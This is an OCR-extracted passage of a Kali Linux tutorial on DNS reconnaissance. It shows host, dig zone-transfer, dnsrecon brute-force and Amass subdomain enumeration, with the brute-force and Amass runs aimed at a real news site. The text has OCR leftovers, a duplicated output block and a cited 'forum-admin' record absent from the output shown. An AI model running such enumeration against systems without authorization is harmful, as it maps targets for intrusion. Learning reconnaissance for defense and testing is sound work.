
Using Host for Quick Lookups

In contrast to the Dig tool, the host exists preinstalled on platforms. Moreover, the host provides a minimalist output by default, making the host an excellent command for quick queries.



```
kali@kali:~$ host ynet.co.il
ynet.co.il has address 184.30.21.140
ynet.co.il mail is handled by 20 mx2.ynet.co.il.
ynet.co.il mail is handled by 10 mx1.ynet.co.il.
ynet.co.il mail is handled by 30 mx3.ynet.co.il.
kali@kali:~$ 
```

To make the host command verbose like Dig, use the flags **-d** or **v**.




```
kali@kali:~$ host -d ynet.co.il
Trying "ynet.co.il"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12305
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ynet.co.il.                    IN      A

;; ANSWER SECTION:
ynet.co.il.             5       IN      A       184.30.21.140

Received 44 bytes from 192.168.221.2#53 in 20 ms
Trying "ynet.co.il"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19729
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;ynet.co.il.                    IN      AAAA

Received 28 bytes from 192.168.221.2#53 in 12 ms
Trying "ynet.co.il"
```

Like Dig, the host command supports a reverse DNS lookup.

-t	Specify the query type (using **any** show all types).
-a	Uses the flags **-v** and **-t any**.
-A	Same as the **-a** flag but with RRSIG, NSED, and NSEC3 types.


Without specifying the **-t** flag, the host query A, AAAA, and MX record types by default.

In addition to a basic DNS query, use dnsrecon with a brute force technique; by doing so, dnsrecon attempts to resolve each entry's IP address in the wordlist.




```
kali@kali:~$ dnsrecon -d ynet.co.il -t brt
[*] No file was specified with domains to check.
[*] Using file provided with tool: /usr/share/dnsrecon/namelist.txt
[+] a.ynet.co.il: CNAME : a.ynet.co.il.edgekey.net
[+] a.ynet.co.il.edgekey.net: CNAME : e12476.b.akamaiedge.net
[+] e12476.b.akamaiedge.net: A : 23.221.143.117
[+] ad.ynet.co.il: A : 212.143.21.160
[+] ads.ynet.co.il: CNAME : ynetjessica.azurewebsites.net
[+] ynetjessica.azurewebsites.net: CNAME : waws-prod-blu-253.sip.azurewebsites.windows.net
[+] waws-prod-blu-253.sip.azurewebsites.windows.net: CNAME : waws-prod-blu-253-74a7.eastus
.cloudapp.azure.com
[+] waws-prod-blu-253-74a7.eastus.cloudapp.azure.com: A : 20.49.104.36
[+] alerts.ynet.co.il: CNAME : alerts.ynet.co.il.edgekey.net
[+] alerts.ynet.co.il.edgekey.net: CNAME : e12476.f.akamaiedge.net
[+] e12476.f.akamaiedge.net: A : 92.123.44.80
[+] atlas.ynet.co.il: A : 192.115.82.206
```

We revealed that the site has/had a DNS record for *forum-admin*. To specify a custom word list, use the **-D** flag. To search faster, enable multi-threading by using the flag **--threads**. The tool has a built-in *whois* function. If an IP is found, the tool looks up a domain IP address and runs the **whois** tool against an IP address. Choose if to run a reverse lookup as well.



```
kali@kali:~$ dnsrecon -w -d 0j.com
[*] Performing General Enumeration of Domain: 0j.com
[!] Wildcard resolution is enabled on this domain
[!] It is resolving to 66.81.199.55
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for 0j.com
[*]      SOA localhost 127.0.0.1
[*]      NS ns1.dsredirects.com 66.81.199.15
[*]      NS ns2.dsredirects.com 66.81.199.55
[-] Could not Resolve MX Records for 0j.com
[*]      A 0j.com 66.81.199.55
[*]      TXT 0j.com v=spf1 a -all
[*]      TXT _domainkey.0j.com v=spf1 a -all
[*] Enumerating SRV Records
[+] 0 Records Found
```




```
[!] It is resolving to 66.81.199.55
[!] All queries will resolve to this address!!
[-] DNSSEC is not configured for 0j.com
[*]      SOA localhost 127.0.0.1
[*]      NS ns1.dsredirects.com 66.81.199.15
[*]      NS ns2.dsredirects.com 66.81.199.55
[-] Could not Resolve MX Records for 0j.com
[*]      A 0j.com 66.81.199.55
[*]      TXT 0j.com v=spf1 a -all
[*]      TXT _domainkey.0j.com v=spf1 a -all
[*] Enumerating SRV Records
```

DNS Zone-Transfer


In some cases, one DNS is not enough. Therefore, more DNS servers need to be created, but updating them could take time. For that reason, a feature called DNS zone transfer exists. To conduct a Zone Transfer, use the AXFR request type.

Get the DNS for the domain.




```
kali@kali:~$ dig +short ns zonetransfer.me
nsztm2.digi.ninja.
nsztm1.digi.ninja.
kali@kali:~$ 
```

Then, initiate the transfer.



```
kali@kali:~$ dig axfr zonetransfer.me @nsztm1.digi.ninja.

; <<>> DiG 9.16.15-Debian <<>> axfr zonetransfer.me @nsztm1.digi.ninja.
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 20191
00801 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2
sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
```


Notice how the DNS server gave all the records it stores? That is because, by default, AXFR offers no authentication; an attacker can get a list of all hosts for a domain unless protection is being used. The tool dnsrecon has a built-in Zone-Transfer script to automate the whole process and yield possible important records.



```
kali@kali:~$ dnsrecon -d zonetransfer.me -a
[*] Performing General Enumeration of Domain: zonetransfer.me
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
['SOA', 'nsztm1.digi.ninja', '81.4.108.41']
[+]      SOA nsztm1.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS nsztm1.digi.ninja 81.4.108.41
[*]     NS nsztm2.digi.ninja 34.225.33.2
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 81.4.108.41
[+] [['NS', 'nsztm1.digi.ninja', '81.4.108.41'], ['NS', 'nsztm2.digi.ninja', '34.225.33.2'
]] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      SOA nsztm1.digi.ninja 81.4.108.41
```

Amass


Amass is a project created by OWASP and can run network mapping and asset discovery.


Releases · OWASP/Amass · GitHub - Mozilla Firefox
Releases · OWASP/Ama
https://github.com/OWASP/Amass/releases
120%

Assets 13


amass_checksums.txt 884 Bytes
amass_freebsd_amd64.zip 16.1 MB
amass_freebsd_arm64.zip 15.3 MB
amass_freebsd_i386.zip 15.6 MB
amass_linux_amd64.zip 16.1 MB

Save to the Downloads folder and unzip the downloaded archive.




```
kali@kali:~/Downloads$ unzip amass_linux_amd64
Archive:  amass_linux_amd64.zip
replace amass_linux_amd64/LICENSE? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: amass_linux_amd64/LICENSE
  inflating: amass_linux_amd64/README.md
  inflating: amass_linux_amd64/examples/config.ini
  inflating: amass_linux_amd64/amass
```

Enter the unzipped folder and run the tool by typing **./amass**


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help


```
kali@kali:~/Downloads$ cd ./amass_linux_amd64/
kali@kali:~/Downloads/amass_linux_amd64$ ls
amass  amassdata  examples  LICENSE  README.md
kali@kali:~/Downloads/amass_linux_amd64$ ./amass

        .+++:.            :                             .+++.
      +W@@@@@@8        &+W@#               o8W8:      +W@@@@@@#.   oW@@@W#+
     &@#+   .o@##.    .@@@o@W.o@@o       :@@#&W8o    .@#:  .:oW+  .@#+++&#&
    +@&        &@&     #@8 +@W@&8@+     :@W.   +@8   +@:          .@8
    8@          @@     8@o  8@8  WW    .@W      W@+  .@W.          o@#:
    WW          &@o    &@:  o@+  o@+   #@.      8@o   +W@#+.        +W@8:
    #@          :@W    &@+  &@+   @8  :@o       o@o     oW@@W+        oW@8
    o@+          @@&   &@+  &@+   #@  &@.      .W@W       .+#@&         o@W.
     WW         +@W@8. &@+  :&    o@+ #@      :@W&@&         &@:  ..     :@o
     :@W:      o@# +Wo &@+        :W: +@W&o++o@W. &@&  8@#o+&@W.  #@:    o@+
      :W@@WWWW@@8       +              :&W@@@@&    &W  .o#@@W&.   :W@WWW@@&
        +o&&&&+.                                                    +oooo.

                                                                     v3.13.4
                                           OWASP Amass Project - @owaspamass
                         In-depth Attack Surface Mapping and Asset Discovery
```


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help

```
Usage: amass intel|enum|viz|track|db|dns [options]

  -h     Show the program usage message
  -help
         Show the program usage message
  -version
         Print the version number of this Amass binary


Subcommands:

        amass intel - Discover targets for enumerations
        amass enum  - Perform enumerations and network mapping
        amass viz   - Visualize enumeration results
        amass track - Track differences between enumerations
        amass db    - Manipulate the Amass graph database
        amass dns   - Resolve DNS names at high performance
```


Amass sub-command **enum** allows the user to execute enumerations and map the target to determine DNS entries and subdomains.

amass enum -d <domain>


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help

```
kali@kali:~/Downloads/amass_linux_amd64$ amass enum -d ynet.co.il
wap.ynet.co.il
kulanualufim.ynet.co.il
redmail.ynet.co.il
ad.ynet.co.il
womenconference.ynet.co.il
dns02.ynet.co.il
yedioth80.ynet.co.il
admin-vote.ynet.co.il
mondial.ynet.co.il
```

Amass output a report about the scan findings.


kali@kali: ~/Downloads/amass_linux_amd64
File Actions Edit View Help

```
OWASP Amass v3.11.2                          https://github.com/OWASP/Amass
--------------------------------------------------------------------------------
190 names discovered - api: 147, scrape: 14, dns: 4, alt: 20, cert: 5
--------------------------------------------------------------------------------
ASN: 16625 - AKAMAI-AS - Akamai Technologies, Inc.
        23.79.128.0/18          1    Subdomain Name(s)
ASN: 44709 - CLOUDWEBMANAGE-
        185.28.152.0/22         1    Subdomain Name(s)
ASN: 209622 - AS209622
        88.218.116.0/22         1    Subdomain Name(s)
ASN: 16509 - AMAZON-02 - Amazon.com, Inc.
        54.64.0.0/12            1    Subdomain Name(s)
ASN: 50463 - TRIPLEC-ASN
        109.226.35.0/24         2    Subdomain Name(s)
ASN: 0 - Not routed
        199.36.158.0/23         2    Subdomain Name(s)
        10.0.0.0/8              13   Subdomain Name(s)
```

